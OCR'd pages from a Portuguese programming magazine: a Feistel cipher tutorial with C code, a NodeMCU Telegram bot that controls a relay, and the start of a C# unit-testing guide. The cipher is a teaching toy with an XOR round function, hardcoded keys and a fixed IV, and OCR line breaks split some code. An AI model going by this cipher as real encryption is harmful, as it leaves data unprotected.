
As subchaves são sempre diferentes de K e entre si pois são geradas a partir de K com um algoritmo de geração de chaves. É importante referir que as iterações possuem todas a mesma estrutura.

Assim uma substituição é realizada na metade esquerda dos dados, por meio da aplicação de uma função F na metade direita dos dados com a chave e então obtendo-se o XOR da saída desta função e da metade esquerda dos dados, isto é, ocorre uma permutação de dados sendo que o bloco esquerdo passa a ser o direito e o bloco direito passa a ser o esquerdo). À primeira vista este processo iterativo pode parecer complicado mas olhando com atenção para a próxima imagem torna-se bastante acessível.



Recapitulemos mais uma vez… O lado direito do bloco (R_i) entra na função F onde é aplicada a chave (ou subchave) gerada. À saída da função recebe o lado esquerdo com a função XOR e esta saída transforma-se no lado direito da próxima iteração Feistel. O bloco que estava no lado direito é permutado para o lado esquerdo. Ao conjunto das várias iterações deste processo é dado nome de Rede Feistel. Isto no caso da encriptação.

Quando estamos a desencriptar os dados, o processo é invertido sendo que a última chave de dados K é a primeira a ser usada. Por outro lado a última chave a ser usada é a primeira que foi usada na primeira iteração da encriptação, conforme mostra a figura seguinte.



Passemos então à implementação em C deste algoritmo (foram definidas 8 iterações e passadas 8 chaves como argumento):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

#define ROUNDS 8

#define ACTION_ENCRYPT "-e"
#define ACTION_DECRYPT "-d"
#define MODE_ECB "ecb"
#define MODE_CBC "cbc"

enum { ACTION = 1, MODE };

uint32_t f(uint32_t block, uint32_t key);
uint64_t encrypt(uint32_t left, uint32_t right,
                 uint32_t rounds, uint32_t keys[]);
uint64_t decrypt(uint32_t left, uint32_t right,
                 uint32_t rounds, uint32_t keys[]);

void encrypt_ecb(FILE *infile, FILE *outfile,
                 uint32_t rounds, uint32_t keys[]);
void decrypt_ecb(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]);
void encrypt_cbc(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]);
void decrypt_cbc(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]);

void usage(void);

int main(int argc, char *argv[]) {
        uint32_t keys[ROUNDS] = { 0xDEADBEEF, 0xBA
        ADF00D, 0xFEEDFACE, 0xCAFEBABE, 0xDEADBABE,
               0xD15EA5E, 0xDECEA5ED, 0xBAADAC1D };
        FILE *infile, *outfile;
        /* Check argc */
        if(argc < 5) {
                fprintf(stderr,"An insufficient
                  amount of arguments supplied\n");
                return EXIT_FAILURE;
        }
        /* Open in/out files */
        fprintf(stderr,"Trying to open file '%s' as
                          input file\n",argv[3]);
        infile = fopen(argv[3],"r");
        if(!infile) {
                perror("fopen");
                return EXIT_FAILURE;
        }
        fprintf(stderr,"Trying to open file '%s' as
                         output file\n",argv[4]);
        outfile = fopen(argv[4],"w");
        if(!outfile) {
                perror("fopen");
                return EXIT_FAILURE;
        }
        /* Parse cmdline */
        if(!strcmp(argv[ACTION],ACTION_ENCRYPT)) {
                if(!strcmp(argv[MODE],MODE_ECB)) {
                        encrypt_ecb
                      (infile,outfile,ROUNDS,keys);
                } else if(!strcmp(argv
                                [MODE],MODE_CBC)) {
                        encrypt_cbc
                      (infile,outfile,ROUNDS,keys);
                } else {
                        usage();
                }
        } else if(!strcmp(argv
                        [ACTION],ACTION_DECRYPT)) {
                if(!strcmp(argv[MODE],MODE_ECB))
{
                                fprintf
                        (stderr,"decrypt_ecb()\n");
                                decrypt_ecb
                        (infile,outfile,ROUNDS,keys);
                } else if(!strcmp(argv
                                [MODE],MODE_CBC)) {
                                decrypt_cbc
                        (infile,outfile,ROUNDS,keys);
                } else {
                                usage();
                }
        } else {
                usage();
        }
        /* Close files */
        fclose(infile);
        fclose(outfile);
        return 0;
}

void usage(void) {
        fprintf(stderr,"NOPE.\n");
}

       uint32_t f(uint32_t block, uint32_t key) {
        return block ^ key;
}

uint64_t encrypt(uint32_t left, uint32_t right,
                 uint32_t rounds, uint32_t keys[]) {
        uint32_t i, left1, right1;
        for(i = 0;i < rounds;i++) {
                left1 = f(left,keys[i]) ^ right;
                right1 = left;
                if(i == (rounds-1)) {
                        left = right1;
                        right = left1;
                } else {
                        left = left1;
                        right = right1;
                }
        }
        return (uint64_t)left<<32 | right;
}

  uint64_t decrypt(uint32_t left, uint32_t right,
                 uint32_t rounds, uint32_t keys[]) {
        uint32_t i, left1, right1;
        for(i = 0;i < rounds;i++) {
                left1 = f(left,keys[rounds-i-1])
                                              ^ right;
                right1 = left;
                if(i == (rounds-1)) {
                        left = right1;
                        right = left1;
                } else {
                        left = left1;
                        right = right1;
                }
        }
        return (uint64_t)left<<32 | right;
}

void encrypt_ecb(FILE *infile, FILE *outfile,
                 uint32_t rounds, uint32_t keys[]) {
        uint32_t left, right;
        size_t ret;
        uint64_t sblock;
        while(!feof(infile)) {
                memset(&sblock,0,sizeof(sblock));
                ret = fread(&sblock,1,sizeof
                                   (sblock),infile);
                if(!ret) break;
```

CIFRA FEISTEL

```
                left = (sblock>>32) & 0xFFFFFFFF;
                right = sblock & 0xFFFFFFFF;
                sblock = encrypt
                        (left,right,ROUNDS,keys);
                ret = fwrite(&sblock,1,sizeof
                                (sblock),outfile);
        }
}

void decrypt_ecb(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]) {
        uint32_t left, right;
        size_t ret;
        uint64_t sblock;
        while(!feof(infile)) {
                memset(&sblock,0,sizeof(sblock));
                ret = fread(&sblock,1,sizeof
                                (sblock),infile);
                if(!ret) break;
                left = (sblock>>32) & 0xFFFFFFFF;
                right = sblock & 0xFFFFFFFF;
                sblock = decrypt
                        (left,right,ROUNDS,keys);
                ret = fwrite(&sblock,1,sizeof
                                (sblock),outfile);
        }
}


void encrypt_cbc(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]) {
        uint32_t left, right;
        size_t ret;
        uint64_t sblock, sblock_prev = 0xFEEDFACE;
        while(!feof(infile)) {
                memset(&sblock,0,sizeof(sblock));
                ret = fread(&sblock,1,sizeof
                                (sblock),infile);
                if(!ret) break;
                /* CBC */
                sblock ^= sblock_prev;
                left = (sblock>>32) & 0xFFFFFFFF;
                right = sblock & 0xFFFFFFFF;
                sblock = encrypt
                        (left,right,ROUNDS,keys);
                sblock_prev = sblock;
                fwrite(&sblock,1,sizeof
                                (sblock),outfile);
        }
}

void decrypt_cbc(FILE *infile, FILE *outfile,
                uint32_t rounds, uint32_t keys[]) {
        int first = 1;
        uint32_t left, right;
        size_t ret;
        uint64_t sblock, sblock_prev, saved;
        while(!feof(infile)) {
                memset(&sblock,0,sizeof(sblock));
                ret = fread(&sblock,1,sizeof
                                (sblock),infile);
                if(!ret) break;
                saved = sblock;
                left = (sblock>>32) & 0xFFFFFFFF;
                right = sblock & 0xFFFFFFFF;
                sblock = decrypt
                        (left,right,ROUNDS,keys);
                if(first) {
                        sblock ^= 0xFEEDFACE;
                        first = 0;
                } else {
                        sblock ^= sblock_prev;
                }
                /* CBC */
                sblock_prev = saved;
                fwrite(&sblock,1,sizeof
                                (sblock),outfile);
        }
}
```

Mais uma vez quero chamar à atenção do leitor que esta é apenas uma forma de implementação deste algoritmo, podendo haver as mais variadas formas que levem ao mesmo resultado.

Em jeito de conclusão, se me permitem, quero deixar algumas considerações. Na cifra de Feistel a cifra aplicada depende da escolha de parâmetros:

- Tamanho do bloco (geralmente 64 bits – não sendo um valor obrigatório)
- Tamanho da chave (chaves maiores significam mais segurança)
- Nº de iterações
- Algoritmo de geração de chaves (quanto mais complexo melhor)
- Função F (quanto mais complexa melhor)

Relembro também mais uma vez que o processo de desencriptação de uma cifra de Feistel é igual ao processo de criptografia, usando-se nesse caso, o texto cifrado como entrada do algoritmo e as subchaves KN em ordem reversa.

AUTOR

Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

A maior concentração de criadores no interior de Portugal

Castelo Branco Mini Maker Faire®

10 junho 2017
Castelo Branco

Inscrições abertas para criadores

inscrições: goo.gl/I9paJL

Robótica Mecânica Eletrónica Artesanato Arte Urbana

Ciência Música Educação DIY E muito mais

ELECTRÓNICA

NodeMCU e Telegram Bots

NODEMCU E TELEGRAM BOTS

Introdução

Existem imensas formas interessantes de colocar um equipamento a comunicar, de forma mais ou menos simples. Na edição 51ª, foi abordada esta temática mais focada na utilização sockets, para comunicar com o dispositivo. Continuando um pouco a temática, desta feita, é sobre a utilização do popular software de chat Telegram, utilizando chatbots, para comunicar com o circuito.


O Telegram, é um popular serviço de mensagens instantâneas, baseado na nuvem, disponível para a esmagadora maioria dos sistemas operativos, bem como em formato de aplicação web. Entre as muitas características que o podem destacar, convém realçar o facto de ser de código aberto, possuir criptografia ponto-a-ponto, e um serviço de API's independentes. Além de tudo isso, existem bibliotecas para o uso do telegrama na internet das coisas (IoT), como é o caso da Universal Telegram Bot Library.

No projecto destinado a este artigo, e uma vez que o verão se aproxima e o calor já vai "apertando", será usado um sensor de humidade e temperatura DHT11 e um relé, para nos permitir ligar o ar condicionado, mesmo quando estamos fora de casa!

Criando o Bot

Tal como foi abordado na edição anterior da revista, existe uma API destinada a criar bots no telegrama, a *botfather.* A primeira tarefa a fazer será criar o bot. Para tal, no telegrama, deve ser aberto um chat com o @botFather.


Uma vez aberta a conversa com o botfather, o passo seguinte será indicar-lhe que queremos criar um novo bot, recorrendo ao comando */newbot*. Este comando desencadeará algumas questões, nomeadamente o nome do bot e o username que deve obrigatoriamente terminar em "bot". Feito isto, o botfather, devolverá um token de acesso http à api. Esse código deve ser apontado, pois será necessário mais adiante!



Terminada a criação do bot que iremos usar, podemos seguir para o projecto propriamente dito.

O circuito

Tal como referido anteriormente será utilizada uma NodeMCU baseada no famoso controlador ESP8266, um led, para efeitos de indicação de estado, um relé, com accionamento a 3.3 a 5vdc, um sensor DHT11 (poderá ser substituído por um DHT22) e algumas resistências.



Código

Feito o circuito é altura de se escrever código que irá ler o sensor DHT11, comunicar via wifi com o bot que criamos, e executar os comandos que lhe enviarmos via telegrama. Para esta tarefa, é necessário utilizar a biblioteca que referimos anteriormente (UniversalTelegramBot), bem como o token de acesso à API que foi fornecido pelo "botFather" quando foi criado o bot.

```
/*******************************************/
*                                         *
*******************************************/
#include <ESP8266WiFi.h>
#include <WiFiClientSecure.h>
#include <UniversalTelegramBot.h>
#include "DHT.h"

#define WIFI_SSID "desafioAceite" //da próxima sê
mais creativo com os ssid
#define WIFI_PASSWORD "seila!"
#define BOTtoken "NNNNNNNNN"  // token do telegram

#define LED_PIN D3
#define RELAY_PIN D6
#define DHT_PIN D5
#define DHTTYPE DHT11

#define BOT_SCAN_MESSAGE_INTERVAL 1000 //Intervalo
                        //para obter novas mensagens
long lastTimeScan;  // Ultima vez que buscou
                                          //mensagem
bool ledStatus = false; // Estado do LED
bool relayStatus = false; // Estado do Relé

WiFiClientSecure client;
UniversalTelegramBot bot(BOTtoken, client);
DHT dht(DHT_PIN, DHTTYPE);

// Trata as novas mensagens que chegaram
void handleNewMessages(int numNewMessages)
{

  for (int i=0; i<numNewMessages; i++) {
    String chat_id = String(bot.messages
                                      [i].chat_id);
    String text = bot.messages[i].text;

    // Pessoa que está a enviar a mensagem
    String from_name = bot.messages
                                    [i].from_name;
    if (from_name == "") from_name = "Convidado";

    // Tratamento para cada tipo de comando a
                                          //seguir.
    if (text == "/liga") {
      digitalWrite(RELAY_PIN, HIGH);
      relayStatus = true;
      bot.sendMessage(chat_id, "Está ligado", "");
    }

    if (text == "/desliga") {
      relayStatus = false;
      digitalWrite(RELAY_PIN, LOW);
      bot.sendMessage(chat_id, "Já desliguei",
                                              "");
    }

    if (text == "/status") {
      String message = "Neste momento está ";
      message += "Relé está ";
      if(relayStatus){
        message += "ligado";
      }else{
         message += "desligado";
      }
      message += ". \n";
      bot.sendMessage(chat_id, message,
                                      "Bah!");
    }

    if( text == "/env") {
      float humidity = dht.readHumidity();
      float temperature = dht.readTemperature();
      String message = "A temperatura é de " +
     String(temperature, 2) + " graus celsius.\n";
      message += "A umidade relativa do ar é de "
                  + String(humidity, 2)+ "%.\n\n";
      bot.sendMessage(chat_id, message, "Bah");
    }

    // Cria um teclado com as opções de comando
    if (text == "/options") {
      String keyboardJson = "[[\"/liga\", \"/
           desliga\"],[\"/env\",\"/status\"],[\"/
                                      options\"]]";
      bot.sendMessageWithReplyKeyboard(chat_id,
"Escolha uma das opções", "", keyboardJson, true);
    }


    // Comando de inicio de conversa no telegram
    if (text == "/start") {
      String welcome = from_name + ", bem vindo ao
                        Bot exemplo Garfield.\n";
      welcome += "Para interagir com a casa, use
                  um dos comandos a seguir.\n\n";
      welcome += "/liga : para ligar o Relé \n";
      welcome += "/desliga : para desligar o Relé
                                            \n";
      welcome += "/env : saber a temperatura e
                         umidade do ambiente \n";
      welcome += "/status : para saber o status
                       dos sensores e relés \n";
      bot.sendMessage(chat_id, welcome,
                                      "Markdown");
    }
  }
}

//configuração do wifi
void setupWifi()
{
  WiFi.begin(WIFI_SSID, WIFI_PASSWORD);
  while (WiFi.status() != WL_CONNECTED) {
    // Serial.print(".");
    delay(500);
  }
}

void setupPins(){
  pinMode(LED_PIN, OUTPUT);
  pinMode(RELAY_PIN, OUTPUT);
  delay(10);
  digitalWrite(LED_PIN, LOW);
  digitalWrite(RELAY_PIN, LOW);
  dht.begin();
}

void setup()
{
  setupWifi();
  setupPins();
  lastTimeScan = millis();
}

void loop() {
  if (millis() > lastTimeScan +
                        BOT_SCAN_MESSAGE_INTERVAL)
  {
    int numNewMessages = bot.getUpdates
                  (bot.last_message_received + 1);
    while(numNewMessages)
    {
      handleNewMessages(numNewMessages);
      numNewMessages = bot.getUpdates
                   (bot.last_message_received + 1);
    }

    lastTimeScan = millis();
  }
  yield();
```

```
  delay(10);
}
```

De forma resumida o código liga à rede wifi que se encontre configurada no método settupWifi, de seguida configura os sensores e o relé, define o modo de funcionamento de cada pino do gpio, tal como definido no método setupPins, entra no loop principal onde escuta por mensagens vindas do telegrama, verifica se a mensagem é um comando e em caso afirmativo executa o comando.

A implementação dos comandos é bastante simples basicamente resume-se a algumas linhas de código que compram a mensagem recebida, com uma string. Caso essa comparação resulte no valor "verdadeiro", ele executa o código que esteja dentro do bloco da condição que fez a comparação.

```
if (text == "/liga") {
      digitalWrite(RELAY_PIN, HIGH);
      relayStatus = true;
      bot.sendMessage(chat_id, "Esta ligado", "");
    }
```


No entanto criar um botão, no telegram, é igualmente simples basta enviar para o telegrama uma sequência de caracteres começada pêlo sinal de abrir parenteses recto, seguido de uma barra, aspas, barra invertida, o texto que queremos no botão, novamente barra e aspas, algo como:

```
[\"/oMeuBotão\"]
```

Assim poderá ser implementado qualquer comando tanto para funcionar por mensagem, como para funcionar por botão, para a finalidade que for pretendida, bastando escrever o código correspondente.

Conclusão


Existem muito mais formas de comunicar com dispositivos como o Arduino, a NodeMCU, a Node32, etc… No entanto, neste artigo apenas se pretendeu mostrar o uso do telegram, apenas para efeito de exemplo e porque poderá ser engraçado para pequenos projectos, como controlar a ventoinha ou o ar condicionado lá de casa, enquanto se está a apanhar sol na praia, ou a torrar no transito!



AUTOR

Escrito por António C. Santos

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos



ENTÃO, SÓ FALAS EM CÓDIGO?

TEMOS O REMÉDIO CERTO PARA TI!

PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO | WWW.PORTUGAL-A-PROGRAMAR.PT | ISSN 1647-0710

PROPÕE-NOS A TUA IDEIA E VEM JUNTAR-TE AO NOSSO GRUPO!

JUNTOS SOMOS MAIS FORTES

COLUNAS

C# - Introdução aos testes Unitários em C# com MS Unit Test

Kernel Panic - Depois da casa roubada, trancas na porta!

Introdução aos testes Unitários em C# com MS Unit Test

Introdução

Neste artigo será apresentada uma introdução básica aos testes unitários exemplificando como os escrever na linguagem C#, usando as ferramentas que acompanham o Visual Studio Community. Escrever testes de caso é uma parte importante do teste de software. Testar software é sempre um "quebra-cabeças" para programadores e testadores pois existem imensos tipos de casos de teste possíveis. Os testes unitários são um método pelo qual pedaços de um programa, módulos ou até conjuntos de módulos, são testados por forma a deterimar se estão em condições de serem utilizados.

Para escrevermos bons testes unitários, devemos entender como é que um caso de teste funciona, e porque precisamos de o testar!

O que é um teste unitário?

No desenvolvimento de software, os testes unitários testam basicamente uma parte individual ou unidade de código (principalmente métodos) a fim de verificarem se a unidade em teste funciona como esperado pelo programador ou não. Tal como o nome indica, os testes unitários, são testes de unidade de código, normalmente escritos por um qualquer programador com vista a testar um pedaço de um programa, com o objectivo de verificar se este funciona como esperado. Normalmente os testes são escritos para testar métodos de uma classe, funções ou outros pequenos pedaços de um programa, por forma a avaliar cada "unidade" individualmente. De uma forma geral os testes são escritos em forma de funções destinadas a avaliar e determinar se um determinado valor retornado, após a realização do teste é igual ao valor esperado pelo programador, ou não. O objectivo do teste será sempre isolar as unidades de código, verificar se estão a ser executadas correctamente e por fim informar o programador do resultado do teste.

Por que precisamos de teste de unidade

Porque não haveríamos de precisar? Um dos maiores e mais valiosos benefícios de usar testes unitários no desenvolvimento de projectos é o facto de nos dar alguma confiança de que o código efectivamente funciona de acordo com o esperado, de acordo com o que pensamos antes de o escrever. Outra vantagem é garantirnos que ao longo do processo de desenvolvimento os testes unitários nos podem facilitar imenso o processo de depuração do programa e que o código escrito é robusto.

É complicado explicar porque razão um programador, deve projectar e gravar casos de teste a fim de garantir que os principais requisitos de um módulo serão validados durante o teste, de qualquer das formas aqui ficam alguns:

• O teste unitário pode aumentar a confiança e segurança na alteração e manutenção de código durante o processo de desenvolvimento.

• O teste unitário tem sempre a capacidade de encontrar problemas na fase inicial do ciclo de desenvolvimento.

• O código é mais fiável.

• O desenvolvimento torna-se mais rápido.

• Fácil de automatizar.


Passando à prática

Ao contrário do que tantas vezes parece, os testes unitários não são "bichos assustadores", mas na verdade são bem simples e objectivos. Além disso ajundam-nos a ter alguma confiança adicional no código que escrevemos evitando longas horas de depuração em busca de uma falha que não sabemos onde está.

Um dos motivos que pode levar à adoção de testes uniários é seguir a abordagem DDT (Desenvolvimento dirigido por testes) onde temos que escrever primeiro o caso de teste e de seguida, escrever o código simples que fará o teste passar, mas isso veremos mais à frente.

Para já vamos seguir a abordagem oposta, para praticarmos a escrita de testes, com um exemplo extremamente simples acessível até aos mais principiantes da programação, uma calculadora simples de quatro operações básicas e depois escreveremos os testes unitários para o código, criando os casos de teste e escrevendo os testes.

```
public class CalculadoraBasica
{
    public double soma(double num1, double num2)
    {
        return num1 + num2;
    }
    public double subtrai(double num1, double
                                            num2)
    {
        return num1 - num2;
    }
    public double divide(double num1, double
                                            num2)
    {
        return num1 / num2;
    }
    public double multiplica(double num1, double
                                            num2)
    {
        // Durante os testes o operador de soma
                    //substitui o de multiplicação
        return num1 + num2;
    }
}
```



Escrevendo os testes unitários com o MS Unit Test

Para testar os métodos da class calculadora do programa que escrevemos, primeiro temos de adicionar os testes unitários ao projecto. Para isso basta seguirmos as seguintes indicações:

No explorador de soluções (atalho Ctrl + Alt + L) fazemos os seguintes passos:

Clicar com o botão direito do rato em Solução "calculadora"


Clicar em "Adicionar"

Clicar em "Novo projecto"

